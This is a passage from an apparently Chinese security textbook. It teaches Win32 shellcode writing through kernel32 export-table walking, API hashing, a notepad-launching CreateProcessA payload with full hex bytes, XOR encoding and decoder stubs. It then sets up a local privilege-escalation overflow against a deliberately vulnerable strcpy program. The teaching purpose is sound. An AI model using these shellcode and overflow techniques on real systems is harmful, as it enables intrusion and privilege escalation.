- 事实上从IMAGE_NT_HEADERS32偏移**0x18+0x60=0x78**可直接得到引出表目录指针**DataDirectory**。

VirtualAddress → IMAGE_EXPORT_DIRECTORY

```
typedef struct _IMAGE_EXPORT_DIRECTORY
{
    .....
    DWORD   Name; //+0x0c
    DWORD   Base;  //+0x10
    DWORD   NumberOfFunctions;    //+0x14
    DWORD   NumberOfNames;        //+0x18
    DWORD   AddressOfFunctions; // +0x1c RVA from base
    DWORD   AddressOfNames;    // +0x20 RVA from base
    DWORD   AddressOfNameOrdinals; // RVA from base +0x24
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

- 偏移0x20开始的地址保存函数名称(数组)的字符串指针。

获取 kernel32.dll 中API的流程



GetKernel32FunAddr.cpp

kernel32.dll输出的第一个函数名及其地址

```
__asm{
    mov  edx, fs:30h          ; PEB base
    mov  edx, [edx+0ch]       ; PEB_LER_DATA
    // base of ntdll.dll=====
    mov  edx, [edx+1ch]       ; first of InInitOrderModuleList
    // base of kernel32.dll=====
    mov  edx,[edx]            ; Next element
    mov  eax, [edx+8]         ; Base address of second module
    mov pBaseOfKernel32, eax ; Save to local variable
    mov ebx, eax             ; Base address to ebx
}
```

```

mov edx,[ebx+3ch]      ; e_lfanew
mov edx,[edx+ebx+78h]  ; DataDirectory[0]
add edx,ebx           ; RVA + base
mov esi,edx           ; Save first DataDirectory to esi
mov edx,[esi+1ch]      ; AddressOfFunctions RVA
add edx,ebx           ; RVA + base
mov pAddressOfFunctions,edx ; Save to local variable
mov edx,[esi+20h]      ; AddressOfNames RVA
add edx,ebx           ; RVA + base
mov pAddressOfNames,edx ; Save it to local variable

```

```

} printf("FunctionAddress=0x%p\tFunctionName=%s\n",
    (pBaseOfKernel32 + *( (unsigned long *) (pAddressOfFunctions) ) ),
    (char *) (pBaseOfKernel32 + *( (unsigned long *) (pAddressOfNames) ) ) );

```

GetKernel32FuncAddr.cpp的运行结果

cl GetKernel32FuncAddr.cpp

/out:GetKernel32FuncAddr.exe

GetKernel32FuncAddr.exe

Name of Module:KERNEL32.dll

Base of Moudle=7C800000

First Function:

Address=0x7C81F326

Name=ActivateActCtx

- 因为已知数组的第一个元素的地址，其余元素的地址也可以推算出来。

用Windbg验证windows API函数地址的正确性

windbg getKernelBase.exe

0:000> .imgscan

MZ at 7c800000, prot 00000002, type 01000000 - size 12b000

Name: KERNEL32.dll

0:000> dd KERNEL32.dll + 0x3c

7c80003c 000000e8 0eba1f0e cd09b400 4c01b821

0:000> dd KERNEL32.dll + 0xe8

7c8000e8 00004550 0004014c 45d72003 00000000

0:000> dd (KERNEL32.dll + 0xe8) + 0x78

• 7c800160 00080ac4 0000705c 00087b20 00000028

Export Directory的起始地址

Import Directory的起始地址

IMAGE_DATA_DIRECTORY[]数组起始地址

动态链接库的基址(base)
存放: IMAGE_DOS_HEADER结构

IMAGE_DOS_HEADER结构的偏移0x3c
LONG e_lfanew; //RAV from base

IMAGE_NT_HEADERS32结构的起始地址

0:000> dd (KERNEL32.dll + 0x00080ac4)	Export Directory的起始地址
7c880ac4 00000000 45d6a08b 00000000 00083102	
0:000> dd (KERNEL32.dll + 0x00080ac4) + 0x0c	映像名称的RAV地址
7c880ad0 00083102 00000001 000003cf 000003cf	
0:000> da (KERNEL32.dll + 0x00083102)	映像名称
7c883102 "KERNEL32.dll"	
0:000> dd (KERNEL32.dll + 0x00080ac4) + 0x14	DWORD NumberOfFunctions
7c880ad8 000003cf 000003cf 00080aec 00081a28	
0:000> ? 0x000003cf	
Evaluate expression: 975 = 000003cf	
0:000> dd (KERNEL32.dll + 0x00080ac4) + 0x1c	AddressOfFunctions; // RVA
7c880ae0 00080aec 00081a28 00082964 0001f326	

```
0:000> dd (KERNEL32.dll + 0x00080aec)
7c880aec 0001f326 000117a9 0001a59f 00071a75
7c880afc 00071a37 0005ad5c 0005ac75 00037e82
```

AddressOfFunctions

```
0:000> ? (KERNEL32.dll + 0001f326)
```

AddressOfFunctions[0]

Evaluate expression: 2088891174 = 7c81f326

```
0:000> ? (KERNEL32.dll + 0x000117a9)
```

AddressOfFunctions[1]

Evaluate expression: 2088834985 = 7c8117a9

```
0:000> dd (KERNEL32.dll + 0x00080ac4) + 0x20
```

```
7c880ae4 00081a28 00082964 0001f326 000117a9
```

```
0:000> dd (KERNEL32.dll + 00081a28)
```

AddressOfNames

```
7c881a28 0008310f 0008311e 00083127 00083130
```

```
0:000> da (KERNEL32.dll + 0008310f)
```

AddressOfNames[0]

```
7c88310f "ActivateActCtx"
```

```
0:000> da (KERNEL32.dll + 0008311e)
```

AddressOfNames[1]

```
7c88311e "AddAtomA"
```

```
0:000> da (KERNEL32.dll + 00083127)
```

AddressOfNames[2]

```
7c883127 "AddAtomW"
```


用4字节的整数代替API的名字

- 为了在shellcode中使用加载模块中的输出函数，则需要执行shellcode时动态查找函数的地址，这就需要通过某种方法把函数的相关信息（如函数名字）编码到shellcode中，再根据函数的相关信息找到函数的地址。
- 由于Windows API的名字都比较长，为了减少Shellcode的长度，可以用整数值代替API的名字，即用哈希(hash)值代替API的名字。以下是一种常用的hash算法：

$$h = ((h \ll 25) | (h \gg 7)) + c$$

- 这样就把API名字转换为一个4字节的整数，在shellcode的内部就可以用该整数表示相应的API。

哈希(hash)算法

- hash函数的C代码如下:

```
unsigned long GetHashCode(char * c)
{
    unsigned long h=0;
    while(*c)
    {
        h = ( ( h << 25 ) | ( h >> 7 ) ) + *(c++);
    }
    return h;
}
```

- 用汇编语言实现的hash算法见findFuncAddr.cpp中的函数findFuncAddr(unsigned long lHash)中的hash_proc汇编代码。

函数名与哈希值: [findFuncAddr.cpp](#)

- 本例的Windows2003 SP2系统KERNEL32.dll的部分函数及其hash列出如下:

KERNEL32.dll: Base=0x7C800000; The number of functions is 976

0052:	Addr=0x7C82C1BA	hash=0xff0d6657	name=CloseHandle
-------	-----------------	-----------------	------------------

.....

0102:	Addr=0x7C8023B7	hash=0x6ba6bcc9	name=CreateProcessA
-------	-----------------	-----------------	---------------------

.....

0185:	Addr=0x7C813039	hash=0x4fd18963	name=ExitProcess
-------	-----------------	-----------------	------------------

.....

0416:	Addr=0x7C82BFC1	hash=0xbbafdf85	name=GetProcAddress
-------	-----------------	-----------------	---------------------

.....

0594:	Addr=0x7C801E60	hash=0x0c917432	name=LoadLibraryA
-------	-----------------	-----------------	-------------------

- 如果函数的hash值与给定的hash值一致则说明找到了函数, 记下该函数地址。
- 获取Windows API地址的完整代码见[findFuncAddr.cpp](#)。

11.3 编写Win32 shellcode

- 编写shellcode要经过以下3个步骤：
 - (1)编写简洁的能完成所需功能的C程序；
 - (2)分析可执行代码的反汇编语句，用汇编语言实现相同的功能；
 - (3)提取出操作码，写成shellcode，并用C程序验证。
- 我们以启动新进程的shellcode为例，说明Win32环境下的shellcode编写方法。

11.3.1 编写一个启动新进程的C程序

- Windows系统中用CreateProcess打开一个新的进程，根据是否设置了UNICODE变量，编译器使用该函数的Unicode版本(CreateProcessW)或ANSI版本(CreateProcessA)。
- 以下例程(do32Command.cpp)使用CreateProcessA启动一个新的进程。

do32Command.cpp

```
void doCommandLine(char * szCmdLine)
{
    BOOL ret;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory( &si, sizeof(si) );
    ZeroMemory( &pi, sizeof(pi) );
    si.cb = sizeof(si);
    CreateProcessA( NULL, szCmdLine, NULL, NULL, FALSE,
                   0, NULL, NULL, &si, &pi );
    ExitProcess(ret);
}

void main(int argc, char* argv[])
{
    doCommandLine("notepad.exe");
}
```


编译和运行do32Command.cpp

cl do32Command.cpp

/out:do32Command.exe

do32Command.exe

- 将执行notepad.exe从而打开一个新的记事本窗口。



11.3.2 用汇编语言实现同样的功能

- 分析doCommandLine(char * szCmdLine)，并用汇编语言实现相同的功能。
 - (1) 初始化相关的变量；
 - 执行CreateProcessA之前的5条语句在栈中开辟了一块内存，以保存结构变量si(STARTUPINFO)和pi(PROCESS_INFORMATION)，并设置si.cb的值为44h。
 - 由于sizeof(si)=44h, sizeof(pi)=10h，用sub esp,54h就可以在栈中开辟这块内存；用mov指令给si.cb赋值。
 - (2) 用上一节的方法找到并保存CreateProcessA的地址；
 - (3) 用push指令将CreateProcessA的参数逆序推入堆栈；
 - (4) 用call指令调用CreateProcessA：以CreateProcessA的内存地址执行call
- 相应的代码见程序do32CommandAsm.cpp，其中8个连续的NOP(0x90)指令用于定位代码的开始与结束。

- 编译和运行do32CommandAsm.cpp, 结果如下:

```
cl /Zi do32CommandAsm.cpp  
    /out:do32CommandAsm.exe  
    do32CommandAsm.obj  
do32CommandAsm.exe
```

- 运行 do32CommandAsm.exe 后启动了一个新的记事本窗口 (notepad.exe)。这就说明了汇编代码也能实现同样的功能。

11.3.3 编写shellcode，并用C程序验证

- 将do32CommandAsm.exe中的核心代码提取出来并存放在字符串中，就得到了shellcode。
- 如果代码比较短小，用dumpbin.exe反汇编可执行文件的代码，提取函数的核心代码。

```
dumpbin do32CommandAsm.exe /disasm /section:.text > dump.txt
```

- 对于较长的代码，可以用一个函数把操作码提取并打印出来 (**GetShellcode.cpp**)，实现该功能的代码如下：

```
void PrintStrCode(unsigned char *lpBuff, int buffsize)
{ // lpBuff: 代码的首指针; buffsize: 长度
  int i,j;  char *p;  char msg[4];
  printf("/* %d=0x%x bytes */\n",buffsize,buffsize);
  for(i=0;i<buffsize;i++)
  {
    if((i%16)==0)
      if(i!=0) printf("\n");
      else printf("");
    printf("\\x%.2x",lpBuff[i]&0xff);
  }
  printf("\n");
}
```

GetProcAddress: 获得shellcode目标代码的起始地址及长度

```
int GetProcOpcode(unsigned char * funPtr, unsigned char * Opcode_buff)
// in: funPtr; out: "return value=length of Opcode_buff" and Opcode_buff
{
    char *fnbgn_str="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    char *fncnd_str="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    unsigned char Enc_key, *pSc_addr;
    int i,sh_len;
    pSc_addr = (unsigned char *)funPtr;
    for (i=0;i<MAX_OPCODE_LEN;++i ) {
        if(memcmp(pSc_addr+i,fnbgn_str, 8)==0) break;
    } //找到(shellcode)代码的首地址
```

GetProcOpcode

```
pSc_addr+=(i+8); // start of the ShellCode
for (i=0;i<MAX_OPCODE_LEN;++i) {
    if(memcmp(pSc_addr+i,fnend_str, 8)==0) break;
} //找到(shellcode)代码的末地址
sh_len=i; // length of the ShellCode
memcpy(Opcode_buff, pSc_addr, sh_len);
return sh_len;
}
```

以doCommandLineAsm的地址为输入参数，调用GetProcOpcode函数则可以得到二进制代码及长度。打印输出的位串，得到shellcode。

获得原始的二进制代码 (long GetShellcode())

- 如何准确获得doCommandLineAsm的起始地址

```
long lMyAddress;
__asm
{
    jmp near next_call;
proc001:
    ret;
next_call:
    call proc001;
    mov    eax,[esp-4]; //获得这条指令的地址
    mov    lMyAddress,eax;
} // lMyAddress=指令mov eax,[esp-4];的地址
return lMyAddress;
```

- 获得原始的二进制代码(shellcode)

```
lPtr = doCommandLineAsm() ;
opcode_len=GetProcOpcode((unsigned char *)lPtr, opcode_Buff);
PrintStrCode(opcode_Buff, opcode_len);
return 0;
```

cl GetShellcode.cpp

GetShellcode.exe

/* 264=0x108 bytes */

```
"\x68\x65\x78\x65\x00\x68\x70\x61\x64\x2e\x68\x6e\x6f\x74\x65\x8b"
"\xfc\x68\x57\x66\x0d\xff\x68\x63\x89\xd1\x4f\x68\xc9\xbc\xa6\x6b"
"\x5a\xe8\x56\x00\x00\x8b\xf0\x5a\xe8\x4e\x00\x00\x00\x8b\xd8"
"\xe8\x05\x00\x00\x00\xe9\xce\x00\x00\x00\x51\x52\x56\x57\x55\x8b"
"\xec\x8b\xd7\x83\xec\x54\x8b\xfc\x6a\x14\x59\x33\xc0\x89\x04\x8f"
"\xe2\xfb\xc6\x47\x10\x44\x8d\x47\x10\x57\x50\x6a\x00\x6a\x00\x6a"
"\x00\x6a\x00\x6a\x00\x6a\x00\x52\x6a\x00\xff\xd6\x83\xf8\x00\x74"
"\x03\x50\xff\xd3\x8b\xe5\x5d\x5f\x5e\x5a\x59\xc3\x56\x53\x51\x52"
"\xe8\x11\x00\x00\x00\x83\xf8\x00\x7e\x07\x8b\xd8\xe8\x17\x00\x00"
"\x00\x5a\x59\x5b\x5e\xc3\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c\x8b"
"\x40\x1c\x8b\x00\x8b\x40\x08\xc3\x8b\x43\x3c\x8b\x44\x18\x78\x03"
"\xc3\x8b\xf0\x8b\x4e\x18\x8b\x46\x20\x03\xc3\x8b\x44\x88\xfc\x03"
"\xc3\x57\x8b\xf8\xe8\x17\x00\x00\x00\x5f\x3b\xc2\x74\x06\xe2\xe6"
"\x33\xc0xeb\x0b\x8b\x46\x1c\x03\xc3\x8b\x44\x88\xfc\x03\xc3\xc3"
"\x53\x51\x52\x57\x33\xd2\x0f\xbe\x07\x83\xf8\x00\x74\x13\x8b\xda"
"\x8b\xca\xc1\xe3\x19\xc1\xe9\x07\x0b\xd9\x8b\xd3\x03\xd0\x47\xeb"
"\xe5\x8b\xc2\x5f\x5a\x59\x5b\xc3";
```

模拟缓冲区溢出攻击的过程，验证原始shellcode的正确性

```
void doShellcode(void * code)
{
    __asm
    {
        begin_proc:
        call    vul_function;
        jmp     code;
        jmp     end_proc;
        vul_function:
        ret;
        end_proc;;
    }
}
```

- 执行doShellcode(shellcode):

```
lPtr = doCommandLineAsm() ;
opcode_len=GetProcAddress((unsigned char *)lPtr, opcode_Buff);
PrintStrCode(opcode_Buff, opcode_len);
doShellcode(opcode_Buff);
return 0;
```

cl GetShellcode.cpp

GetShellcode.exe

函数doShellcode启动了一个新的记事本窗口(notepad.exe)，因此该shellcode是正确的。

演示

11.3.4 去掉shellcode中的字符串结束符'\0'

- 由于11.3.3中的shellcode中存在字符串结束符'\0'，无法通过strcpy将其复制到被攻击的缓冲区，因此要对shellcode重新编码，使其不包含'\0'。
- 为简单起见，常用异或操作实现shellcode的编码。为此先找到**用于异或的字节（编码字节）**，然后对shellcode的所有字节与**编码字节**进行异或操作，则去掉了字符串结束符'\0'。
- 以下2个函数分别实现编码字节的查找和实现shellcode的编码。

找到用于异或的字节 (编码字节)

```
unsigned char findXorByte(unsigned char Buff[], int buf_len)
{
    unsigned char xorByte=0; int i,j,k;
    for(i=0xff; i>0; i--)
    {
        k=0;
        for(j=0;j<buf_len;j++)
        {
            if((Buff[j]^i)==0)
            { k++; break; }
        }
        if(k==0)//find the xor byte
        { xorByte=i; break; }
    }
    return xorByte;
}
```

用异或操作对shellcode进行编码

```
int EncOpcode(unsigned char * Opcode_buff, int opcode_len, unsigned char xorByte)
// in: Opcode_buff,opcode_len,xorByte;  out: encoded Opcode_buff
{
    int i;
    if(xorByte==0){
        puts("The xorByte cannot be zero."); return 0;
    }
    for(i=0;i<opcode_len;i++){
        Opcode_buff[i]=Opcode_buff[i]^xorByte;
    }
    Opcode_buff[opcode_len]=0;
    return opcode_len;
}
```

编码后的shellcode

```
// 找到XOR字节并编码shellcode
Enc_key = findXorByte(opcode_Buff, opcode_len);
printf("\tXorByte=0x%.2x\n", Enc_key);
encode_len=EncOpcode(opcode_Buff, opcode_len,
Enc_key);
PrintStrCode(opcode_Buff, opcode_len);
if(encode_len==strlen((char *)opcode_Buff)){
    puts("\tSuccess: encode is OK\n");
}else{ puts("\tFail: encode is OK\n"); return 0;}
return 0
```

cl GetShellcode.cpp

GetShellcode.exe

XorByte=0xfe


* 264=0x108 bytes */

```
"\x96\x9b\x86\x9b\xfe\x96\x8e\x9f\x9a\xd0\x96\x90\x91\x8a\x9b\x75"
"\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77\x2f\xb1\x96\x37\x42\x58\x95"
"\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4\x16\xb0\xfe\xfe\xfe\x75\x26"
"\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe\xfe\xaf\xac\xa8\xa9\xab\x75"
"\x12\x75\x29\x7d\x12\xaa\x75\x02\x94\xea\xa7\xcd\x3e\x77\xfa\x71"
"\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee\xa9\xae\x94\xfe\x94\xfe\x94"
"\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94\xfe\x01\x28\x7d\x06\xfe\x8a"
"\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0\xa4\xa7\x3d\xa8\xad\xaf\xac"
"\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80\xf9\x75\x26\x16\xe9\xfe\xfe"
"\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce\xfe\xfe\xfe\x75\xbe\xf2\x75"
"\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75\xbd\xc2\x75\xba\xe6\x86\xfd"
"\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde\xfd\x3d\x75\xba\x76\x02\xfd"
"\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe\xa1\xc5\x3c\x8a\xf8\x1c\x18"
"\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d\x75\xba\x76\x02\xfd\x3d\x3d"
"\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9\x7d\x06\xfe\x8a\xed\x75\x24"
"\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5\x27\x75\x2d\xfd\x2e\xb9\x15"
"\x1b\x75\x3c\xa1\xa4\xa7\xa5\x3d";
```

Success: encode is OK

图11-3 实用的shellcode

- 编码后的shellcode需要在目标进程中解码后才能执行，为此需要将**解码程序**附加在其之前，构建**新的shellcode**，如下图所示：



在编码后的shellcode之前加上解码程序

- 用汇编语言实现解码程序的功能，就得到了如下的解码程序：

- ✓ shellcode的长度小于256:

编码字节

```
unsigned char decode1[] =  
"\xeb\x0e\x5b\x53\x4b\x33\xc9\xb1\xFF"  
"\x80\x34\x0b\xEE\xe2\xfa\xc3\xe8\xed\xff\xff\xff";
```

待解码的长度

- ✓ shellcode的长度大于255， 小于65536:

```
unsigned char decode2[] =  
"\xeb\x10\x5b\x53\x4b\x33\xc9\x66\xb9\xDD\xFF"  
"\x80\x34\x0b\xEE\xe2\xfa\xc3\xe8\xeb\xff\xff\xff";
```

待解码的长度

编码字节

- 11.3.3中的shellcode的长度为264=0x108， 编码字节XorByte=0xfe， 因此采用decode2解码。将第10和11字节的\xDD\xFF改为\x08\x01， 将第15字节\xEE改为\xFE。获得的新shellcode为：

一个实用的shellcode

```
// 加上解码程序
if(encode_len<256){// 用decode1解码
    .....
} else{//>=256, 用decode2解码
    .....
}
printf("\n\nlength of shellcode = %d = 0x%x\n",strlen(shellcode),strlen(shellcode));
PrintStrCode((unsigned char*)shellcode, strlen(shellcode));
doShellcode(shellcode);
```

- 用doShellcode(shellcode)可以验证其功能的正确性。

[cl GetShellcode.cpp](#)

[GetShellcode.exe](#)

- 实现更复杂功能的shellcode也按同样的步骤设计。
- 完整的程序见[GetShellcode.cpp](#)。

待解码的长度

编码字节

length of shellcode = 287 = 0x11f

/* 287=0x11f bytes */

```
"\xeb\x10\x5b\x53\x4b\x33\xc9\x66\xb9\x08\x01\x80\x34\x0b\xfe\xe2"  
"\xfa\xc3\xe8\xeb\xff\xff\xff\x96\x9b\x86\x9b\xfe\x96\x8e\x9f\x9a"  
"\xd0\x96\x90\x91\x8a\x9b\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77"  
"\x2f\xb1\x96\x37\x42\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4"  
"\x16\xb0\xfe\xfe\xfe\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe"  
"\xfe\xaf\xac\xa8\xa9\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94"  
"\xea\xa7\xcd\x3e\x77\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee"  
"\xa9\xae\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94"  
"\xfe\x01\x28\x7d\x06\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0"  
"\xa4\xa7\x3d\xa8\xad\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80"  
"\xf9\x75\x26\x16\xe9\xfe\xfe\xfe\xa4\xa7\xa5\xa0\x3d\x9a\x5f\xce"  
"\xfe\xfe\xfe\x75\xbe\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3d\x75"  
"\xbd\xc2\x75\xba\xe6\x86\xfd\x3d\x75\x0e\x75\xb0\xe6\x75\xb8\xde"  
"\xfd\x3d\x75\xba\x76\x02\xfd\x3d\xa9\x75\x06\x16\xe9\xfe\xfe\xfe"  
"\xa1\xc5\x3c\x8a\xf8\x1c\x18\xcd\x3e\x15\xf5\x75\xb8\xe2\xfd\x3d"  
"\x75\xba\x76\x02\xfd\x3d\x3d\xad\xaf\xac\xa9\xcd\x2c\xf1\x40\xf9"  
"\x7d\x06\xfe\x8a\xed\x75\x24\x75\x34\x3f\x1d\xe7\x3f\x17\xf9\xf5"  
"\x27\x75\x2d\xfd\x2e\xb9\x15\x1b\x75\x3c\xa1\xa4\xa7\xa5\x3d";
```

一个实用的shellcode

11.4 攻击Win32

- 设计出满足特定功能的shellcode之后，就可以尝试攻击Windows进程的缓冲区溢出漏洞。
- 一般而言，如果在编译程序的时候打开了堆栈的安全检查功能，或者不允许栈执行，则无法在有栈溢出漏洞的进程中执行shellcode。此时可以尝试其他的攻击方法，比如堆溢出、格式化字符串等攻击。

11.4.1 本地攻击

- 登录到系统中的普通权限用户可以通过攻击某个具有 Administrator（Administrators 组的用户或 Administrator 用户）或 system（服务进程具有的权限）权限的进程以试图提升用户的权限，或控制目标系统。
- 如果进程从文件中读数据或从环境中获得数据，且存在溢出漏洞，则有可能执行 shellcode。
- 如果进程从终端获取用户的输入，尤其是要求输入字符串，则很难执行 shellcode。这是因为 shellcode 中有大量的不可显示的字符，用户很难以字符的形式输入到缓冲区。

映像名称	PID	用户名	会话 ID	CPU	CPU 时间	内存使用	USER 对象
taskmgr.exe	1384	Administrator	0	00	0:00:00	4,648 K	99
explorer.exe	2464	Administrator	0	00	0:00:00	15,000 K	110
VBoxTray.exe	2592	Administrator	0	00	0:00:00	4,000 K	24
ctfmon.exe	2640	Administrator	0	00	0:00:00	2,956 K	12
mmc.exe	2736	Administrator	0	00	0:00:01	15,460 K	126
cmd.exe	3440	Administrator	0	00	0:00:00	1,948 K	1
conime.exe	3472	Administrator	0	00	0:00:00	2,524 K	13
rdpclip.exe	3396	fanping	3	00	0:00:00	3,524 K	0
explorer.exe	3492	fanping	3	00	0:00:00	11,488 K	0
ctfmon.exe	3984	fanping	3	00	0:00:00	3,148 K	0
VBoxTray.exe	4080	fanping	3	00	0:00:00	3,600 K	0
svchost.exe	828	LOCAL SERVICE	0	00	0:00:00	3,712 K	0
svchost.exe	1424	LOCAL SERVICE	0	00	0:00:00	1,316 K	0
alg.exe	1948	LOCAL SERVICE	0	00	0:00:00	3,020 K	0
svchost.exe	740	NETWORK SERVICE	0	00	0:00:00	3,588 K	0
svchost.exe	800	NETWORK SERVICE	0	00	0:00:00	4,304 K	0
msdtc.exe	1068	NETWORK SERVICE	0	00	0:00:00	4,252 K	0
sqlservr.exe	1296	NETWORK SERVICE	0	00	0:00:00	1,204 K	0
wmiprvse.exe	3300	NETWORK SERVICE	0	00	0:00:00	5,228 K	0
explorer.exe	348	remoter	2	00	0:00:00	12,916 K	0
ctfmon.exe	772	remoter	2	00	0:00:00	3,160 K	0
VBoxTray.exe	1000	remoter	2	00	0:00:00	3,592 K	0
taskmgr.exe	1104	remoter	2	00	0:00:00	4,520 K	0
rdpclip.exe	4056	remoter	2	00	0:00:00	3,528 K	0
System Idle P...	0	SYSTEM	0	99	0:11:29	16 K	0
System	4	SYSTEM	0	00	0:00:01	272 K	0
smss.exe	300	SYSTEM	0	00	0:00:00	460 K	0
csrss.exe	352	SYSTEM	0	00	0:00:01	5,904 K	0
winlogon.exe	376	SYSTEM	0	00	0:00:00	4,872 K	13

显示所有用户的进程 (S) 结束进程 (E)

进程数: 48 CPU 使用: 0% 内存使用: 218M / 1257M

- 笔者电脑上的进程如图11-4所示。
- 其中的 remoter 是 Administrators 组的用户，具有管理员权限。
- 而 fanping 只具有普通用户权限。
- 注：用以下命令查看用户的信息：

net user username

图11-4 Windows系统中的进程

有漏洞的程序w32Lvictim.cpp

- 假定remoter通过远程桌面登录到系统，fanping通过控制台登录到系统。
- 我们假定remoter运行一个存在溢出漏洞的进程从文件中读入数据，而该文件是普通权限用户可写的，则普通用户fanping可精心组织文件的内容而实现攻击。

- 有漏洞的程序w32Lvictim.cpp关键代码如下：

```
#define LARGE_BUFF_LEN 1024
#define BUFF_LEN 512
void overflow(char largebuf[])
{ char buffer[BUFF_LEN];  strcpy(buffer, largebuf); }
void smash_buffer()
{
    char largebuf[LARGE_BUFF_LEN+1];  FILE *badfile;
    badfile = fopen("attackstr.data", "r");
    fread( largebuf, sizeof(char),
           LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    overflow(largebuf);      // smash it and run shellcode.
}
```

确定偏移OFF_SET

- remoter 用户编译和运行 w32Lvictim.cpp。
 - ✓用 `cl /Zi /GS- w32Lvictim.cpp` 编译程序。
 - ✓用 WinDbg 跟踪 w32Lvictim.exe 的执行。
 - ✓可以知道 buffer 与返回地址的偏移 **OFF_SET=516=0x204**。

```
0:000> u overflow
w32Lvictim!overflow [c:\work\ns\ch11\src\w32lvictim.cpp @ 17]:
00401030 55                push    ebp
.....
00401044 e8d7000000    call    w32Lvictim!strcpy (00401120)
0:000> bp overflow
0:000> bp overflow+0x14
0:000> g
0:000> dd esp
0012fb5c 004010ca 0012fb68 00424068 b6fdc720
0:000> g
0:000> dd esp
0012f950 0012f958 0012fb68 7c959e17 0012f9d0
0:000> ? 0012fb5c - 0012f958
Evaluate expression: 516 = 00000204
```

构建攻击代码

